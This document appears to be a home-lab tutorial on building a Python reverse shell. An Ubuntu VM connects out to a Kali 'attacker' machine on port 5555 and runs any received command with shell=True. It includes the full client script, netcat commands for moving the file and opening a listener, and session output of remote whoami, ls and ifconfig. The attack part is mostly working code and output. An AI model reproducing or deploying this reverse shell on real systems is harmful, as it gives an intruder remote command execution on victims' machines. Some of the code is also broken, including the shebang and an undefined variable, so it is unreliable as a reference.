

```
#!usrbinenv python
import socket,subprocess

## connecting to ubuntu with port 5555
## ubuntu to recive file from attacker(kali)
# nc -l -p 5555 > client.py

## kali to send file over
# nc -w 3 10.0.2.5 5555 < client.py

## connecting to attacker machine(kali)
## https://docs.python.org/3/howto/sockets.html
kali_IP = "10.0.2.15"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((kali_IP, 5555))
s.send("Connected!\n".encode())

## system takes too long/fail to load
# received_data = s.recv(1024).decode("utf-8").strip()
# print(received_data)

## while condition is true, execute interactive commands
## add decode received data here
while True:
    received_data = s.recv(1024)
    if '&' in received_data.decode():
             connection.close()
             break
    else:
            comm = subprocess.Popen(received_data, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            output = comm.stdout.read()+ "\n".encode()
            s.send(output)
s.close()
```

Ubuntu will connect to kali and receive client.py from kali before kali sends:




```
ubuntu@ubuntu-VirtualBox:~/Desktop$ nc -l -p 5555 > client.py
```

Kali nc connect to port 5555 and ubuntu to send client.py:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -w 3 10.0.2.5 5555 < client.py
```

Kali connect to port 5555 and run nc: nc -v -l -p 5555




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -v -l -p 5555
listening on [any] 5555 ...
```

Ubuntu runs client.py:




```
ubuntu@ubuntu-VirtualBox:~/Desktop$ python3 client.py
```

Kali connected to ubuntu:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -v -l -p 5555
listening on [any] 5555 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 45192
Connected!
whoami
```

Kali runs executable commands from kali side:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -v -l -p 5555
listening on [any] 5555 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 45192
Connected!
whoami
ubuntu

ls
client.py
important softwares

ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::bae3:1ef9:145e:eaac  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:97:2d:63  txqueuelen 1000  (Ethernet)
        RX packets 134394  bytes 189579338 (189.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39309  bytes 6627906 (6.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2527  bytes 309997 (309.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2527  bytes 309997 (309.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```